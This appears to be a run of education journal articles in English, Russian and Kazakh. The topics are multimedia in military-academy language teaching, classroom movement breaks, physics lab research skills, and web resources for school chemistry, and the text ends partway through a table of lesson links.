Research methods. The study was carried out using the following scientific methods: Analysis of literature: the study of existing scientific research and publications on this topic to determine the main trends and results. Historical analysis: to study the experience of other military academies or educational institutions in the field of the use of multimedia technologies in teaching foreign languages and to identify successful practices and suggestions for introduction into practice. Control: study of the training process using multimedia technologies in practice and analyze the effectiveness of this approach. Content - analysis: research to determine the content of educational materials, features of their provision and the impact on students, which are made using multimedia technologies. Cognitive research is a study of the cognitive processes that occur in the brains of students when using multimedia technologies, as well as their impact on the memory of foreign words and phrases.

These methods will allow assessing the future and effectiveness of the use of multimedia technologies in the educational process in military educational institutions for the teaching of foreign languages.

Basic material storytelling.

The objectives of the use of multimedia teaching tools in the educational process include: improving the motivation of the cognitive activity of students; reduce the time it takes to search and study the information required in the modern conflict between the limited amount of time and the growing flow of information; variety of training facilities, access to different sources of information, convenience of obtaining it; collective knowledge and collaboration of educational activities of students; increase the cultural level of students. To improve the learning process, multimedia resources offer the following features (Figure 1)




Image 1 - Benefits of multimedia resources in improving the learning process

Note: compiled by author [2,3]

The use of different technologies allows cadets to implement a differentiated approach by creating conditions for their own work. The use of methodically well-designed online materials helps to replace the paper's visual aids, frees the teacher from writing on the board, allows for dynamic monitoring of the material of the lesson.

The great advantage of using technologies compared to traditional methodical visualization tools is the convenience of copying and distributing them with the ability to store, copy and edit. The colorful reading material on the screen will increase the interest and interest of students to study.

Nurpeisova Zh., Abdykalikova A., Beisembaeva Zh., Dukembay G., Turusheva L. and their brief description are presented in table 1 [4].

Table 1 - Multimedia products and their brief description

	Multimedia product	Description
1	E-tutorials, multimedia educational materials of subjects	A software tool to facilitate active understanding and memory by using your computer in the learning process, which includes hearing and emotional memory. This is not only text information, but also the entire technology of information delivery to the consumer, namely: multimedia components; interactive elements; controls; powerful search engine; hypertext reference system; additional service features (bookmarks, notes, issuance); convenient readability; synchronous listening and much more (Popov, Casino, Mozerova, 2021).
2	Multimedia encyclopedia, multimedia lectures	A modern educational tool that combines the advantages of different multimedia technologies makes it easier to accept even the heaviest reading material. Unlike traditional encyclopedias or lectures, multimedia encyclopedia and lectures may contain not only text and graphics, but also video and audio recordings, 3-D charts, graphics, etc. (Tamarana, 2019).
3	Electronic didactic tools	Visual material that reveals the actions or processes required by the teacher to explain the new reading material to the students; animated historical and geographical maps, electronic laboratory works (Young, Bush, 2000)
4	Movie about events	A film about important events. Video congratulations, corporate holiday, anniversary, assign categories, titles, awards, merge or expand, launch new product or production resources, open new sites, (Tamarana, 2019)
5	Premiere film	A film about the field of activity of educational institutions, companies, providing special quality products, services, promotions, discounts, classic and original services, guarantees and other opportunities.
6	Presentation Films	History of educational institutions, enterprises, basic types of activities, characteristics of resources and processes, achievements, prospects, employees, goods, services, partners, market segments covered.
7	Movie showcase	A video sequence to be shown in a shopping center or exhibition hall. The video display is successfully used in conjunction with other videos (video clips, movies) (Motteram, 2019).
8	Video Directory	The video catalog of the company's products and services provides information on the competitive advantages of digital and qualitative characteristics of each item. You can improve efficiency by combining a video catalog with other videos.

9	Educational video	Didactic videos, which the teacher can use in the classroom to explain new learning material or improve the learning of students.
10	Digitalization of books	Transformation of paper sources into electronic (digital) format (Kennedy, Soifer, 2019).
11	Electronic library	Transformation of paper sources into electronic (digital) format (Kennedy, Soifer, 2019).
Data source: RURAL ENVIRONMENT. EDUCATION. PERSONALITY. Vol.13. ISSN 2255-5207 Jelgava, 8-9 May 2020 [4]		

In recent years, new technologies have had a significant impact on the improvement of the education system and have become an important area of restructuring of general and higher education. The main educational value of information technology is that it allows them to create a multisensory interactive learning environment with almost infinite potential opportunities arising in the teaching and learning environment. Information technologies allow not only to saturate teaching with a large amount of knowledge, but also to develop the intellectual and creative abilities of students, their ability to learn new knowledge, as well as to work with different sources of information. Use media.

Technology, for example: Padlet, Cavas, Socrates, Kahoot, Hot Potatoes, Google Forms, PowerTalk helps to increase the desire to study a particular subject, to study material more deeply, to develop skills in searching, analyzing and structuring information, and ultimately creating common cultural and professional competencies defined in modern educational institutions [7].

Multimedia technologies play an important role in the teaching of foreign languages, including in military educational institutions. Research shows that the use of multimedia tools in teaching foreign languages contributes to the development of material more effectively, improving foreign language communication skills and increasing the students' interest.

One of the main advantages of using multimedia technologies is the ability to create interactive and adaptive educational materials that can be personalized according to the specific needs and abilities of each student. This will make learning more efficient and satisfactory for each student.

At the same time, multimedia technologies allow to create real conditions for the application of speech skills, which contribute to the development of communication skills in a foreign language. They will also develop multisensory intake of students and help them to absorb new material well.

Total. Use interactive curricula. Cadets will be able to use special programs that offer interactive tasks, audio and video lessons, tests and games to improve their foreign language skills.

Use of multimedia materials. Cadets can learn a foreign language by using multimedia materials such as audio and video recordings, movies, news programs, etc. to improve their understanding of the language by hearing and to develop pronunctual skills.

Virtual excursions and guided videos. Cadets can learn a foreign language through virtual excursions and reading videos that help them understand the linguistic and cultural characteristics of the country in which they are learning the language.

Use multimedia dictionaries and grammar resources. Cadets can use multimedia dictionaries and grammar resources to deepen their knowledge of foreign language by learning new words, idioms, grammar and pronunciation rules.

Online training and teleconferences. Cadets can participate in online training and teleconferences to communicate with teachers and colleagues, discuss lessons, teaching materials and train conversation skills.

As a result of the study, it is possible to conclude that the use of multimedia technologies in the teaching of foreign languages in military educational institutions is an effective and necessary component of modern education.

LIST OF USED LITERATURE:

- 1 Gladkikh I. A. Obuchenie yazyku spetsial'nosti inostrannykh kursantov voennogo vuza [Teaching the language of the specialty of foreign cadets of a military university]. Russian language in a military university. No 3 (11) / 2023: scientific and practical peer-reviewed edition. – Moscow: Prince Alexander Nevsky Military University of the Ministry of Defense of Russia, 2023. – P. 13-21
- 2 Antonovskaya O. G., Besklubnaya A. V., Vasil'eva Yu. – Cheboksary: Publishing House "Sreda", 2021. – P. 172
- 3 Rolgaizer A.A. Vozmozhnosti tekhnologii virtual'noi real'nosti pri obuchenii inostrannomu yazyku [Possibilities of virtual reality technology in teaching a foreign language]. Methods of teaching foreign languages and Russian as a foreign language: traditions and innovations: collection of scientific works of the VIII International Scientific and Methodological Online Conference dedicated to the Year of the Teacher and Mentor in Russia and the Year of the Russian Language in the CIS countries (April 11, 2023) – Kursk: KSMU Publishing House, 2023. – P.523
- 4 Nurpeisova Zh., Abdykalykova A., Beisembaeva Zh., Dukembay G., Turusheva L. Multimedia technology – Kostanay – 2020. – P. 113
- 5 Khoze E.G. Virtual'naya real'nost' i obrazovanie [Virtual reality and education]. – 2021. – T.10. – №3. – P. 68-78 doi:10.17759/jmfp.2021000002.
- 6 Ot traditsii k innovatsii v obuchenii inostrannym yazykam : sbornik nauchnykh statey VI Mezhdunarodnoy nauchno-prakticheskoy konferentsii [10–11 November 2022] / St. Petersburg State University of Architecture and Civil Engineering. – St. Petersburg : SPbGASU, 2023. – P. 314
- 7 Sosnilo A.I. Primenenie tekhnologii virtual'noy real'nosti (VR) v menedzhmente i obrazovanii [Application of virtual reality technologies (VR) in management and education]. – 2021.– №6. – P. 158-163

Динамические перемены, как инструмент формирования учебной мотивации и здорового образа жизни учащихся

Ермекбаева Акмарал Тулендиевна

Учитель-эксперт NIS, магистр филологии, Назарбаев Интеллектуальные школы, г. Шымкент, Казахстан

Тлеулов Ербол Эрнстович

Учитель-эксперт NIS физической культуры, магистр педагогики, Назарбаев Интеллектуальные школы, г. Шымкент, Казахстан

Современные образовательные подходы требуют эффективных методов для поддержания работоспособности и вовлеченности учащихся. Одним из таких методов являются динамические перемены, включающие короткие физкультминутки. Такие активности оказывают значительное влияние на эмоциональное состояние, концентрацию и академическую успеваемость учащихся. Этот метод позволяет не только повысить эффективность учебного процесса, но и сформировать у учащихся основы здорового образа жизни.

Динамическая перемена - это короткий перерыв между уроками или во время занятия, предназначенный для физической активности. Эти паузы варьируются от 3 до 7 минут и включают упражнения на растяжку, координацию, дыхание или просто лёгкую разминку. Их цель активировать кровообращение, улучшить снабжение мозга кислородом и снизить накопившееся напряжение. Динамические перемены воспитывают у учащихся осознание значимости движения и активности в повседневной жизни. Это особенно важно в условиях современного малоподвижного образа жизни.



Регулярные физкультминутки способствуют улучшению когнитивных функций, таких как внимание, память и скорость обработки информации. Исследования показывают, что после динамической перемены учащиеся лучше справляются с заданиями, требующими сосредоточенности. На уроках языка и литературы, где основное внимание уделяется чтению, письму и анализу текста, нагрузка на внимание и когнитивные способности особенно высока. Динамические перемены позволяют создать баланс между умственной и физической деятельностью, что способствует повышению качества восприятия материала. После активного перерыва учащиеся становятся более внимательными и усидчивыми.

Физическая активность во время перемен улучшает эмоциональное состояние. Согласно исследованиям, даже короткая разминка способствует выработке эндорфинов гормонов радости, которые помогают снизить уровень стресса. Ученики возвращаются к занятию более бодрыми и заинтересованными. Кроме того, выполнение упражнений в группе укрепляет чувство сплочённости класса. Совместные физкультминутки часто



сопровождаются весёлой музыкой или игровыми элементами, что способствует формированию позитивной атмосферы на уроке.

Практические рекомендации для внедрения

1. Оптимальная длительность физкультминутки 3-5 минут. Их можно проводить в середине урока или во время перемены. Короткие и регулярные активности более эффективны, чем редкие и длительные.

2. Включайте простые и безопасные движения. например:

- Повороты головы и плеч для снятия напряжения;
- Лёгкие наклоны и приседания;
- Упражнения на координацию, такие как «прыжки звёздочки»;
- Игровые задания, требующие двигательной активности, например, перемещение по классу или выполнение заданных поз.

3. Связывайте физическую активность с материалом урока. например:

- «Литературная разминка»: ученики изображают жестами персонажей произведения;
- Упражнения на составление слов: шаги вперёд - за каждую найденную букву.

4. Аккомпанируйте упражнения ритмичной музыкой, которая создаёт положительный настрой. Для большего эффекта можно использовать видеоролики с движениями, которые ученики повторяют.

5. Периодически спрашивайте учащихся, какие упражнения им нравятся больше всего. Это поможет сделать перемены более интересными и мотивирующими для класса.

6. Составьте расписание физкультминуток, чтобы ученики знали, когда их ожидать. Это создаёт ожидание и дисциплину, облегчая внедрение в учебный процесс.

Примеры упражнений для динамических перемен

1. Разминка «Собери слово». Учитель называет буквы, которые ученики должны изобразить телом. Задача класса — сложить слово, перемещаясь по классу.

2. «Достань облако». Учащиеся вытягиваются вверх, как будто пытаются дотянуться до невидимого облака. Затем делают наклоны в стороны, чтобы «собрать» больше облаков.

3. «Пиши носом». Учащиеся представляют, что их нос — это ручка. Они пишут слова или фразы в воздухе, включая текст из изучаемых произведений.

4. «Зарядка героев». Ученики разыгрывают движения, характерные для героев прочитанных произведений (например, шаги богатыря, движения лисы из сказок).

5. «Круги и линии». Ученики чертят круги в воздухе одной рукой, а другой рисуют линии. Это упражнение развивает координацию и снимает усталость.

6. «Орфографическая эстафета». Класс делится на команды. Участники бегут к доске, где нужно написать слово или исправить ошибку. После выполнения задания передают эстафету следующему игроку.

Динамические перемены - это простой и доступный инструмент для повышения эффективности учебного процесса. Они улучшают настроение учащихся, укрепляют их здоровье и способствуют более глубокому усвоению материала. Особенно на уроках языка и литературы, где требуется высокая концентрация и внимание к деталям, физкультминутки помогают создать гармоничное сочетание умственной и физической активности, что положительно сказывается на результатах обучения.

Список использованной литературы

1. Ильин Е.П. "Психология физической активности и спорта" Издание: Санкт-Петербург, Питер, 2011. стр. 352.
2. Выготский Л.С. "Педагогическая психология". Издание: Москва, Педагогика, 1991. стр. 480.
3. Рубинштейн С.Л. "Основы общей психологии". Издание: Санкт-Петербург, Питер, 2019. стр. 720.
4. Шалва Амонашвили. "Школа жизни: гуманная педагогика". Издание: Москва, Народное образование, 2001. стр. 288.
5. Гасилова Л.Г., Тарева Е.Г. "Использование физкультминуток в начальной школе: психолого-педагогический аспект".
6. Реймерс Ф., Шлехтинг Е. "Влияние физических упражнений на когнитивные способности школьников: метаанализ".
7. Исследования Всемирной организации здравоохранения (ВОЗ) о физической активности детей и подростков.

Как выполнение лабораторных работ учащимися 9 класса на уроках физики развивают исследовательские навыки

Касымбаева Бахыт Айткеновна

учитель физики НИШ ХБН г. Караганды

Аннотация

Lesson Study аясында Қарағанды қаласындағы ХББ НЗМ физика мұғалімдері 9-сынып оқушыларының зертханалық жұмыс кезінде зерттеушілік дағдыларын дамыту бойынша зерттеу жүргізілді. Оқушының ілгерілеуіне ықпал ететін мұғалімдердің кері байланысын талдай отырып, жұмыстың айқындалған тұстары белгіленді.

Аннотация

В рамках «Lesson Study» учителями физики НИШ ХБН г. Караганды проведено исследование по развитию исследовательских навыков учащихся 9 классов при проведении лабораторных работ. Выделены были определенные моменты работы, анализируя которые, учителя давали обратную связь, способствующую продвижению учащегося.

Вводная часть и новизна

NIS - Programme, используемая в процессе обучения учащихся НИШ, предусматривает достижения учащимися определенных целей обучения, развитие навыков разного уровня.

Учащиеся получают навыки исследования в обучении непосредственно на уроках при проведении экспериментальных работ, к которым относится выполнение лабораторных работ.

В проведенном исследовании основное внимание было уделено следующим моментам

«4.5. Преобразовать свежие или обработанные данные из таблицы результатов в другой формат, например, график.

4.6. Обсудить качество данных, полученных в ходе исследования

4.7. Точно отображать результаты в выбранном формате, например, для графика, использовать соответствующее название, выбирать подходящие масштабы, правильно обозначать оси координат и в случае необходимости использовать линию наилучшего соответствия.

5.3. Оценить преимущества/недостатки исследования и предложить пути их совершенствования.

5.6. Использовать и совершенствовать научные модели, симулирующие физические процессы и явления.» [1]

Исследование.

Наше исследование по проблеме «Как выполнение лабораторных работ учащимися 9 класса на уроках физики развивают исследовательские навыки» способствовало выявлению затруднений учащихся, оказанию им практической помощи по достижению успеха в процессе обучения физики, при проведении исследования при выполнении работ на практической части экзамена за курс основной школы. Фокус был сконцентрирован на трех учащихся 9 классов, имеющих разные уровни подготовленности. По результатам эксперимента выработаны рекомендации для учителей физики.

Нами выделено шесть основных моментов, по которым учащиеся набирали наиболее низкие баллы:

- навыки правильного снятия показаний (1)
- навыки построения графиков (2)
- анализ графика и определение градиента (3)
- определение физической величины по градиенту (4)
- навыки выявления возникновения затруднений по результатам работы (5)
- пути решения возникших затруднений (6)

Результаты исследования представлены в следующих диаграммах.




рис.1. Диаграмма развития исследовательских навыков Ученика 1




рис.2. Диаграмма развития исследовательских навыков Ученика 2



рис.3. Диаграмма развития исследовательских навыков Ученика 3

Как видим из диаграмм (рис.1, рис.2, рис.3), у учащихся уровень достижений первоначально был разным. Учащийся 1 (рис.1) имел хорошие навыки работы с приборами (1), учащегося 3 (рис.3) достаточно развиты были навыки работы с графиками (3). Учащийся 2 (рис.2) в достаточной степени имел навыки 1, 2, 3, 5, 6. То есть предстояла большая работа каждому по достижению более высоких результатов.

В обратной связи учитель давал подробные рекомендации по улучшению работы, по распределению времени на определенные этапы работы, обращал внимание на необходимость улучшения вычислительных навыков, так как от этого зависит формулировка выводов по результатам работы.

Как видим из диаграмм, учащиеся сравнивали с самими собой, учитывая их первоначальный уровень в начале исследования и два последующих уровня в следующих исследованиях.

Сравнивая результаты каждого учащегося с начальным исследованием, можно сделать вывод, что уровень исследовательских навыков у данных учащихся увеличился.

Выводы и рекомендации.

Исследовательская деятельность – один из главных компонентов образовательного процесса. Основная цель исследовательского обучения – формирование у учащегося способностей самостоятельно, творчески осваивать и перестраивать новые способы деятельности в любой сфере человеческой культуры [3, 218]. Нам, педагогам, необходимо уделять внимание на развитие исследовательской деятельности учащихся, так как это путь формирования особого стиля учебной деятельности. Исследовательская деятельность учащихся играет огромную роль в обновленных образовательных программах. Это планомерная, познавательная творческая деятельность учащихся, по своей структуре соответствующая научной деятельности, характеризующаяся целенаправленностью и активностью [4, с.194]

Учителями, работающими в девятых классах, были сформулированы рекомендации для коллег:

1. Для каждого учащегося выявить «зоны комфорта», то есть те направления деятельности, которые для них не представляют затруднений (работа выполняется правильно, затрачивается мало времени на выполнение).

2. Подсказать учащемуся, как распределить время для того, чтобы он мог успеть выполнить работу с наименьшими временными и энергетическими затратами.
3. Совместно с учителями математики сформулировать алгоритм построения графика и его анализ.
4. В случае необходимости консультироваться у психолога школы, какие методы работы использовать с учащимися, которые имеют затруднения в изучении предметов естественного цикла.

Список литературы

1. Образовательная программа АОО «Назарбаев Интеллектуальные школы» – NIS-Programme Учебная программа по предмету «Физика» Основная школа (7-10 классы), Астана 2022, с. 273 - 274
2. Lesson Study: руководство Пит Дадли, 2011, с 19
3. Середенко П.В. Развитие исследовательских умений и навыков младших школьников в условиях перехода к образовательным стандартам нового поколения. Монография. 2014г. – 207с.
4. Владимирова Н.Ю. Теплых Е.А. Исследовательская компетентность как основной компонент профессионализма педагога // Инновационные педагогические технологии: материалы IV Междунар. науч. конф. – Казань: Бук, 2016. – С. 191-195.

ӘОЖ 331.361.2:54

ОРТА МЕКТЕПТЕ ХИМИЯ ПӘНІН ОҚЫТУДА ЗАМАНАУИ ВЕБ-РЕСУРСТАРДЫ ТИІМДІ ПАЙДАЛАНУ МҮМКІНДІКТЕРІ

Бимағанбетова Әсемай Оралқызы

Қ.Жұбанов атындағы Ақтөбе Өңірлік Университетінің 4-курс студенттері

Мұрат Фаузия Нұрланқызы

Қ.Жұбанов атындағы Ақтөбе Өңірлік Университетінің 4-курс студенттері

Шукирбаева Ақбота Лескенқызы

Қ.Жұбанов атындағы Ақтөбе Өңірлік Университетінің 4-курс студенттері

Аннотация: Бұл мақалада орта мектепте химия пәнін оқытуда заманауи веб-ресурстарды тиімді пайдалану мүмкіндіктері қарастырылады. Заманауи ақпараттық технологиялар білім беру процесінде маңызды рөл атқарып, оқу сапасын арттыруға, оқушылардың қызығушылығын көтеруге, сондай-ақ материалды терең меңгеруге көмектеседі. Химия пәні өз күрделілігі мен абстрактілігімен ерекшеленеді, сондықтан веб-ресурстар оқу процесін тиімді ұйымдастыруға, оқу материалын визуализациялауға және оқушылардың химияға деген ынтасын арттыруға көмектеседі.

Annotation: This article explores the opportunities for effective use of modern web resources in teaching chemistry in secondary schools. Modern information technologies play an important role in the educational process, helping to improve the quality of education, increase students' interest, and deepen their understanding of the material. Chemistry, with its complexity and abstract nature, requires special attention, and web resources help organize the learning process efficiently, visualize the learning material, and enhance students' motivation towards chemistry.

Кілт сөздер: Заманауи веб-ресурстар, ақпараттық технологиялар, оқу процесі, интерактивті құралдар, виртуалды зертханалар, оқу платформалары, мультимедиялық презентациялар, ақыл-ой карталары, проблемалық жағдайлар, ақпараттық-коммуникациялық технологиялар, педагогикалық инновациялар, цифрлық білім беру, технологиялар мен әдіс-тәсілдер, кәсіби қызмет моделін құру, теориялық білім, практикалық дағдылар, құралдарды тиімді пайдалану, білім беру сапасы, шығармашылық қабілеттер, оқу материалдарын толықтыру, оқушылардың білім деңгейі.

Keywords: Modern web resources, information technologies, educational process, interactive tools, virtual laboratories, learning platforms, multimedia presentations, mind maps, problem-based situations, information and communication technologies, pedagogical innovations, digital education, technologies and methods, professional activity modeling, theoretical knowledge, practical skills, effective use of tools, quality of education, creative abilities, supplementing learning materials, students' knowledge level.

Қазіргі заманғы білім беру жүйесі ақпараттық-коммуникациялық технологиялардың қарқынды дамуымен тығыз байланысты. Бұл өзгерістер мектеп оқушыларына білім беру әдістері мен құралдарын жаңартуды талап етеді. Сонымен қатар, педагогика саласындағы жаңа инновациялар мен әдіс-тәсілдер білім сапасын арттыруға бағытталған. Химия пәні ерекше назар аударуды қажет ететін пәндердің бірі болып табылады, өйткені ол оқушылардың абстрактілі ойлау қабілеттерін дамытуға және ғылыми дүниетанымын

қалыптастыруға ықпал етеді. Бірақ дәстүрлі әдістер мен құралдардың қазіргі заман талаптарына толықтай сәйкес келмеуі оқу процесін тиімді жүргізуді қиындатуы мүмкін.

Веб-ресурстарды химия сабақтарына енгізу тек қана білім алушылардың теориялық білімдерін жетілдіріп қана қоймай, олардың практикалық дағдыларын да дамытуға мүмкіндік береді. Бұл технологиялар оқу үдерісін жеке тұлғаға бағытталған және интерактивті ете отырып, оқушының өзіндік білім алу қабілетін жақсартады. Осылайша, заманауи веб-ресурстарды тиімді пайдалану мектептегі химия пәнін оқытуда маңызды рөл атқарады, өйткені олар оқушыларға білімнің әртүрлі аспектілерін жан-жақты зерттеуге және терең меңгеруге мүмкіндік береді.

Заманауи веб-ресурстар – бұл химия пәнін оқытуда білім беру сапасын арттыруға, оқушылардың қызығушылығын оятуға және шығармашылық қабілеттерін дамытуға үлкен мүмкіндік береді. Интернетте қолжетімді түрлі интерактивті құралдар, оқу платформалары, бейнемазмұндар, виртуалды зертханалар және басқа да ресурстар оқу материалдарын визуализациялау, эксперименттер мен теориялық білімді біріктіру арқылы оқушылардың пәнге деген қызығушылығын арттырады. Осылайша, веб-ресурстар оқу үдерісін жеңілдетіп, оқушылардың білімін тереңдетуге мүмкіндік береді [1] Бұл мақалада химия пәнін оқытуда заманауи веб-ресурстарды тиімді пайдалану мүмкіндіктері, олардың оқу үдерісіндегі маңызы мен оқушылардың білім деңгейін көтерудегі рөлі қарастырылады. Оқытудың жаңа әдістері мен құралдарының тиімділігі туралы пікірлер мен тәжірибелер талданып, веб-ресурстарды қолданудың әртүрлі тәсілдері ұсынылады.[2]

Веб-ресурстар білім алушыларға дәстүрлі ақпарат көздерінен тыс жаңа мәліметтермен танысуға мүмкіндік береді, өзіндік жұмыс істеудің тиімділігін арттырады, шығармашылық қабілеттерін дамытып, әртүрлі дағдыларды меңгеруге және шоғырландыруға негіз жасайды. Мысалы, виртуалды экскурсияларды қолдану оқушының дүниетанымын айтарлықтай кеңейтеді және тірі ағзалардағы химиялық процестер мен реакциялардың мәнін түсінуді жеңілдетеді. Веб-ресурстардың әртүрлі түрлерін пайдалану арқылы химияны зерттеудің жаңа деңгейіне өту мүмкіндігі туындайды.

- коммуникациялардың барлық ақпараттық түрлерін (электрондық конференциялар, электрондық пошта) пайдалану оқушыларға ақпаратты іріктеуді, ақпарат ағынындағы басты мәнді бөлуді, жалпыдан жекеге көшуді үйренуге мүмкіндік береді;
- мультимедиялық презентацияларды құру және қолдану, олар зерттелетін барлық ақпаратты модуль түрінде құрылымдайды, материалды түсіну және есте сақтау алгоритмін көрсетеді;
- проблемалық жағдайларды қарастыруға мүмкіндік беретін аналитикалық химия бойынша инновациялық оқу құралдарын пайдалану - білім алушылардың болашақ кәсіби қызметін модельдейді;
- химияны оқыту кезінде Mind Maps ақыл-ой карталарын қолдана отырып, цифрлық түрде бейнеленген кескіндермен жұмыс істеу қабілетіне негізделген ақпараттық технологияларды визуализациялау[3]

Веб-ресурстарды сабақтың әртүрлі кезеңдерінде және толық сабақ барысында қолдануға болады. Бұл ретте веб-ресурстар оқытудың тиімділігін арттыру құралы ретінде қарастырылады. Интернет — бұл оқу процесін жақсартуға арналған қосымша әрі өзекті ақпарат көзі. Сабақ барысында нақты қажетті ақпаратты іздеу, оқу материалын аудио, бейне немесе фотоматериалдармен толықтыру және оларды өнімді түрде қолдану, сондай-ақ жеке маңызды тапсырмаларды қою кезінде пайдалану қажет. Химия пәнін оқытуда веб-ресурстар ғылымның ерекшеліктерін ескере отырып қолданылуы тиіс [4].

Қазақстанда эксперименттік жұмыстарға қарағанда, теориялық білімге көбірек назар аударылады, өйткені бұл мәселеде акт маңызды рөл атқарады. Технологиялық бастамалардың сәтті жүзеге асырылуы оқыту шарттарының олармен үйлесімділігіне тікелей

байланысты. Химия сабақтарында технологияларды тиімді енгізу үшін ең алдымен оқу бағдарламасының мақсаттарын ескеру қажет. Егер мұғалімнің құндылықтары мен технологиялық жаңашылдықтар арасында сәйкестік болмаса, бұл процестің сәтсіздікке ұшырауына әкелуі мүмкін. Сонымен қатар, егер компьютерлерге қолжетімділік шектеулі болса немесе оқушылар мен компьютерлердің арақатынасы тым үлкен болса, мұғалімдер технологияны оқыту құралы ретінде пайдалануға құлықсыз болуы мүмкін. Бұл тұрғыда Д.А. Оразбаев пен Е. Зайнуллин химия мұғалімдерінің веб-ресурстарды тиімді пайдаланудың бірнеше жолдарын анықтады:

- веб-ресурстарды қолдану оқу үдерісіне нақты пайда әкелетініне және оның сапасын арттыратынына көз жеткізу;
- оқыту барысында мұғалімнің тәжірибесін және оқушылардың алдын ала меңгерген білімдерін ескеру;
- оқушыларға таңдау жасауға мүмкіндік беру, жауапкершілік жүктеу және белсенді оқыту әдістерін қолдану арқылы оқу үдерісін дұрыс ұйымдастыру;
- жаңа ұғымдар мен олардың өзара байланыстарын түсінуге көмектесу, пікірталасқа қатысуға шақыру, ақпаратты сыни тұрғыдан талдауға баулу және зерттеу тапсырмаларын орындауға ынталандыру;
- оқушыларды өз идеяларын ортаға салып, қорытындыларын бөлісуге ынталандыру [5].

Кесте 14. Педагогикалық эксперимент барысында сабақтарда қолданылған веб-ресурстарды қарастыратын болсақ:

№	Сабақ тақырыбы	Қолданылған веб-ресурстар
1	Пайдалы геологиялық химиялық қосылыстар (7-сынып)	https://wordwall.net/resource/72133153 https://www.canva.com/design/DAGeO4bHivk/8rip1QHx9wnaDgiam30Fg/edit?utm_content=DAGeO4bHivk&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton https://view.genially.com/67a370eb33b1fdcec5da0c0d/mobile-spaceship-quiz-mobile https://www.educaplay.com/learning-resources/22266149-learning_resource.htm https://search.app/gE4kLoj5g5djG8wE8
2	Авагадро заңы. Мольдік көлем(8-сынып)	https://www.baamboozle.com/game/978438 https://www.canva.com/design/DAGe5mJ5Wok/ABCGHt81ZHRKROWDjIHD5A/edit?utm_content=DAGe5mJ5Wok&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton https://app.quizwhizzer.com/play?code=52649 https://view.genially.com/67acdfa3358212b0ce005593/interactive-content-dajynsy-baë https://wordwall.net/resource/25840872
